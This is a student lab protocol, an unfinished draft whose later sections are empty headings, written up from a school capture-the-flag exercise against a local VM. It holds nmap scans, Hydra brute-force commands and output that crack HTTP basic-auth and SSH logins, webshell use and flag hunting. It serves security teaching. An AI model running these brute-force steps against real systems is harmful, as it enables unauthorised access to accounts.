htl donaustadt
Donaustadtstraße 45
1220 Wien

Abteilung: Informationstechnologie
Schwerpunkt: Netzwerktechnik

# Ethical hacking of a CTF-VM

Laboratory protocol Exercise 7: Ethical hacking of a CTF-VM

Figure 1: Grouplogo

Subject: ITSI
Class: 3AHITN
Name: Stefan Fürst, Justin Tremurici
Groupname/number Name here/12
Supervisor: SPAC, ZIVK
Exercise dates: 17-19.1.2025
Submission date: 20.1.2025

htl donaustadt
Donaustadtstraße 45
1220 Wien

Abteilung: Informationstechnologie
Schwerpunkt: Netzwerktechnik

# Contents

# 1 Task definition

# 2 Summary

# 3 Complete network topology of the exercise




Figure 2: Complete network topology of the exercise

# 4 Exercise Execution

## 4.1 Setting up the virtual machines.

To get started with this CTF, make sure that VirtualBox version 7.1.4 is used. The VM to attack must be imported by double-clicking the provided `.ova` file. After the import is complete, the network settings must be changed to use Host-only Adapter mode. Since using the default Host-only network did not work, we had to create a new Host-only network. To do this, either press `<C-h>` or click on `File` > `Tools` > `Network Manager`, as shown in Figure 3.




Figure 3: Opening VirtualBox Network Manager settings

In this menu, click on `Create`, then check the `Enable Server` box to enable the DHCP server so the target VM will receive an IP address. Then, click on `Adapter` to view the IP range of the network, which in our case is `192.168.15.0/24`, which can be seen in Figure 4.




Figure 4: Showing the IP settings for the new Host-only network

Next, open the virtual machine settings by selecting the VM in the list and pressing `<C-s>`. Under the `Network` section, change the network adapter to use the Host-only Adapter and select the VirtualBox Host-only Ethernet Adapter #2, which was just created. Perform this step for both the target VM and the Kali VM, as detailed in Figure 5.




Figure 5: Showing the network configuration of the virtual machines

## 4.2 Reconnaissance: Scanning the Network

We use the Cyber Kill Chain to structure our steps for completing the CTF, with any attack beginning with reconnaissance, which in this case means scanning the network with `nmap`. Since we don't know the IP address of the target server yet, we need to scan the network to find it. For this, the command `nmap 192.168.15.0/24` is used to scan the entire network for open ports, as illustrated in Figure 6.[1]




Figure 6: Results of the nmap scan

We can determine that the target has the IP address `192.168.15.3`, since, as seen in Figure 4, `.1` is the network address, `.2` is the `DHCP` server, and `.4` is the IP address of the Kali VM. This can be verified by running `ip a` or by scanning the open ports, since `ssh` is not exposed. Now we can run another `nmap` scan to get fruther information abt the running servives and their version by using the `sV` flag and use the `T4` flag which sets the timing to agressive with the value 4 and the `p` falg with `-` value to scan all ports. The results of the scan can be seen in Figure 7.[2, 3]




Figure 7: Results of the detailed nmap scan

From this scan, we can see that `ssh` and four `http` servers running `Python 3.12.3` are active on the system.

## 4.3 Reconnaissance: Exploring the websites

If we open the websites in our web browser of choice, we can see that the one on port `1080` says that to get further, we need to scan deeper, which we already did. The website on port `5155` shows text from foreign languages, which is randomized and always prints out different text on refresh. The site on port `10458` prints out a message in `base64`, and lastly, the one on port `10448` has a basic authentication login prompt for a mini web shell. Figures 8 shows the content of each webpage.




Figure 8: Showing the contents of each page using `curl` [1]

The `base64` message can be decoded by piping the string, using `echo`, into the `base64` command, which gives us the hint to use port `55487`, the site with authentication. This is shown in Figure 9 below.


Figure 9: Decoding the `base64` message

To get all the random variants from the site with the foreign languages, I wrote a quick batch script to recursively relay the website and save the output in a file called `output`, as shown in Figure 10.

```
#!/bin/bash
while true;do
    body=$(curl -s 192.168.15:5155)
    echo "$body" >> output
    echo "$body"
done
```




Figure 10: Running the script

After running it for a while, we prompted ChatGPT with the list of outputs to translate, which revealed the following hint, as shown in Figure 11.

[1] The ports are different from those mentioned before, since instead of using screenshots from the browser, we opted to use `curl`. Additionally, on every refresh, the ports are randomized.




Figure 11: ChatGPT translating the hint

## 4.4 Weaponization: Evaluating the needed tools

Now that we know the username and that it uses HTTP Basic Authentication, we can use Hydra to brute-force the password. For this, I have chosen the 10-million-password list as our wordlist [4]

## 4.5 Exploitation: Using Hydra to break HTTP basic authentication

To brute force the password, the following `hydra` command will be used: `hydra -l user -P pw.txt -s 55487 -f 192.168.15.3 http-get /` Here is a breakdown of the options used in the command:[5]

```
-l user #specifying the username to attempt logging in with
-P pw.txt #tells Hydra to use the contents of pw.txt as passwords to try
-s 55487 #specifying the port to connect to
-f #telling Hydra to stop after a valid login
192.168.15.3 #setting the target IP address
http-get / #specifying the service and method to use
```

After running this command, we find out that the username is `user` and the password is `pass`, as seen in Figure 12.

```
root@kali:/mnt/a# hydra -l user -P pw.txt -s 55487 -f 192.168.15.3 http-get
 /
Hydra v9.1 (c) 2020 by van Hauser/THC & David Maciejak - Please do not use
in military or secret service organizations, or for illegal purposes (this
is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-01-17 1
8:21:03
[DATA] max 16 tasks per 1 server, overall 16 tasks, 10000 login tries (l:1/
p:10000), ~625 tries per task
[DATA] attacking http-get://192.168.15.3:55487/
[55487][http-get] host: 192.168.15.3   login: user   password: pass
[STATUS] attack finished for 192.168.15.3 (valid pair found)
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2025-01-17 1
8:21:05
root@kali:/mnt/a#
```

Figure 12: Running the Hydra command to get the credentials

After entering the found credentials on the webpage, we get the first flag.




Figure 13: First flag found

Besides the flag, there is a webshell on the site, so we can run commands on the server. However, interacting through the website is a horrible experience, and that's why we used the command `whoami` to find out which user we are logged in as so we can SSH into the server instead.

## 4.6 Exploitation: Using Hydra to brute force SSH login

To brute force the SSH login, this Hydra command is used:
`hydra -l GrumpyCat -P pw.txt 192.168.15.3 ssh -t 4`. The only changes made to the command are the username we got through the webshell, replacing the method with SSH, and using the `-t` flag with a value of 4 to set the max tasks to 4, since some SSH configurations tend to block higher counts. Figure 14 shows the command output. [6]

```
root@kali:/mnt/a# hydra -l GrumpyCat -P pw.txt 192.168.15.3 ssh -t 4
Hydra v9.1 (c) 2020 by van Hauser/THC & David Maciejak - Please do not use
in military or secret service organizations, or for illegal purposes (this
is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-01-17 1
9:15:03
[DATA] max 4 tasks per 1 server, overall 4 tasks, 10000 login tries (l:1/p:
10000), ~2500 tries per task
[DATA] attacking ssh://192.168.15.3:22/
[22][ssh] host: 192.168.15.3   login: GrumpyCat   password: password
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2025-01-17 1
9:15:08
root@kali:/mnt/a#
```

Figure 14: Getting the credentials for the user GrumpyCat

## 4.7 Exploring the system

### 4.7.1 Listing all the files

Now that we have a shell in the server, it's time to dig around and explore. We started by running `ls -R / * 2>/dev/null | grep flag`, in which the `-R` flag is used to recursively list all the files in the root of the file system and the `*` is used to list everything inside that as well. Lastly, the `2>/dev/null` redirects `stderr` to the file `/dev/null` to effectively delete them from the output, which is piped into `grep` to filter it to search for files that have `flag` in their name. To tidy up the output, it can be piped into `grep` again with the `-v` flag to exclude results that contain `flags`. Figure 15 shows the results. [7]

```
GrumpyCat@playground:~$ ls -R / * 2>/dev/null | grep flag | grep -v "flags"
ctf_setup_done.flag
secret_flag.txt
fib_notify_on_flag_change
fib_notify_on_flag_change
termios-c_cflag.h
termios-c_iflag.h
termios-c_lflag.h
termios-c_oflag.h
flag_process.sh
fegetexceptflag.3.gz
fesetexceptflag.3.gz
tcflag_t.3type.gz
```

Figure 15: Output of the search command

As we can see, we found a file called `secret_flag.txt` and `flag_process.sh`, for which we can search with the following command: `find -name "filename" / 2>/dev/null`. Figure 16 displays the found file locations.

```
GrumpyCat@playground:~$ find / -name "secret_flag.txt" 2>/dev/null
/opt/secret_flag.txt
GrumpyCat@playground:~$ find / -name "flag_process.sh" 2>/dev/null
/usr/local/bin/flag_process.sh
```

Figure 16: File locations of the 2 found files

To have a better structure in this documentation, I will list the initial findings from the exploration and create a section for each flag. This will make the document easier to read and more organized.

### 4.7.2 Investigating the listening service

With `ss -tulnp`, we can examine all listening process services on the system for TCP and UDP, along with the processes they use, if we have permission to see that.

```
GrumpyCat@playground:/$ ss -tulnp
Netid               State                Recv-Q               Send-Q                             Local Address:Port                 Peer Address:Port              Process
udp                 UNCONN               0                    0                                     127.0.0.54:53                      0.0.0.0:*
udp                 UNCONN               0                    0                                  127.0.0.53%lo:53                      0.0.0.0:*
udp                 UNCONN               0                    0                          192.168.15.3%enp0s3:68                        0.0.0.0:*
tcp                 LISTEN               0                    4096                                  127.0.0.54:53                      0.0.0.0:*
tcp                 LISTEN               0                    4096                               127.0.0.53%lo:53                      0.0.0.0:*
tcp                 LISTEN               0                    5                                       0.0.0.0:55539                 0.0.0.0:*      users:(("python3",pid=741,fd=6))
tcp                 LISTEN               0                    5                                       0.0.0.0:10465                 0.0.0.0:*      users:(("python3",pid=741,fd=5))
tcp                 LISTEN               0                    5                                       0.0.0.0:1080                  0.0.0.0:*      users:(("python3",pid=741,fd=3))
tcp                 LISTEN               0                    5                                       0.0.0.0:4220                  0.0.0.0:*      users:(("python3",pid=741,fd=4))
tcp                 LISTEN               0                    4096                                          *:22                        *:*
GrumpyCat@playground:/$
```

Figure 17: Viewing the listening services

## 4.8 Investigating the process flag

## 4.9 Investigating the webserver

Luckily, as seen in Figure 17, it appears that the webserver has been started as the current user, which we can further inspect with `ps aux | grep python`. As shown in Figure 18, the process has been started by the root user as GrumpyCat.




Figure 18: Inspecting the running Python processes

If we read the file `/bin/ctf_server.py`, we first see that the ranges of the randomized port ranges are `4000-5600`, `10000-12000`, and `50000-60000`. The intended translation is "Hinweis1: Der Nutzername lautet user", and lastly, a flag hides itself at the bottom of the file, which is shown in Figure 19.




Figure 19: Viewing the flag in the server Python file

## 4.10 sudo flag

## 4.11 history flag

## 4.12 tmp flag

## 4.13 it's over but actually not

## 4.14 trying to escalate privaledgs

### 4.14.1 smart enumeration

### 4.14.2 trying a kernel level exploit

### 4.14.3 checking suid binarys

### 4.14.4 checking root proccses

### 4.14.5 trying metasploit

### 4.14.6 trying other common ctf priv escalation ways

## 4.15 reseting the root password and exploring the vm

## 4.16 7 flags

## 4.17 talking abt the setup etc or sum idk :shruge:

# 5 References

## References

[1] "Cyber Kill Chain®," Jan. 2025, [Online; accessed 19. Jan. 2025]. [Online]. Available: https://www.lockheedmartin.com/en-us/capabilities/cyber/cyber-kill-chain.html

[2] "Service and Version Detection | Nmap Network Scanning," Jan. 2025, [Online; accessed 19. Jan. 2025]. [Online]. Available: https://nmap.org/book/man-version-detection.html

[3] "Timing Templates (-T) | Nmap Network Scanning," Jan. 2025, [Online; accessed 19. Jan. 2025]. [Online]. Available: https://nmap.org/book/performance-timing-templates.html

[4] Jan. 2025, [Online; accessed 19. Jan. 2025]. [Online]. Available: https://raw.githubusercontent.com/danielmiessler/SecLists/refs/heads/master/Passwords/Common-Credentials/10-million-password-list-top-10000.txt

[5] "Defeating HTTP Basic Auth with Hydra," Mar. 2017, [Online; accessed 19. Jan. 2025]. [Online]. Available: https://tylerrockwell.github.io/defeating-basic-auth-with-hydra

[6] GeeksforGeeks, "How to use Hydra to BruteForce SSH Connections?" *GeeksforGeeks*, Aug. 2022. [Online]. Available: https://www.geeksforgeeks.org/how-to-use-hydra-to-brute-force-ssh-connections

[7] "What does 2>/dev/null mean?" Jan. 2025, [Online; accessed 19. Jan. 2025]. [Online]. Available: https://askubuntu.com/questions/350208/what-does-2-dev-null-mean

# 6 List of figures

## List of Figures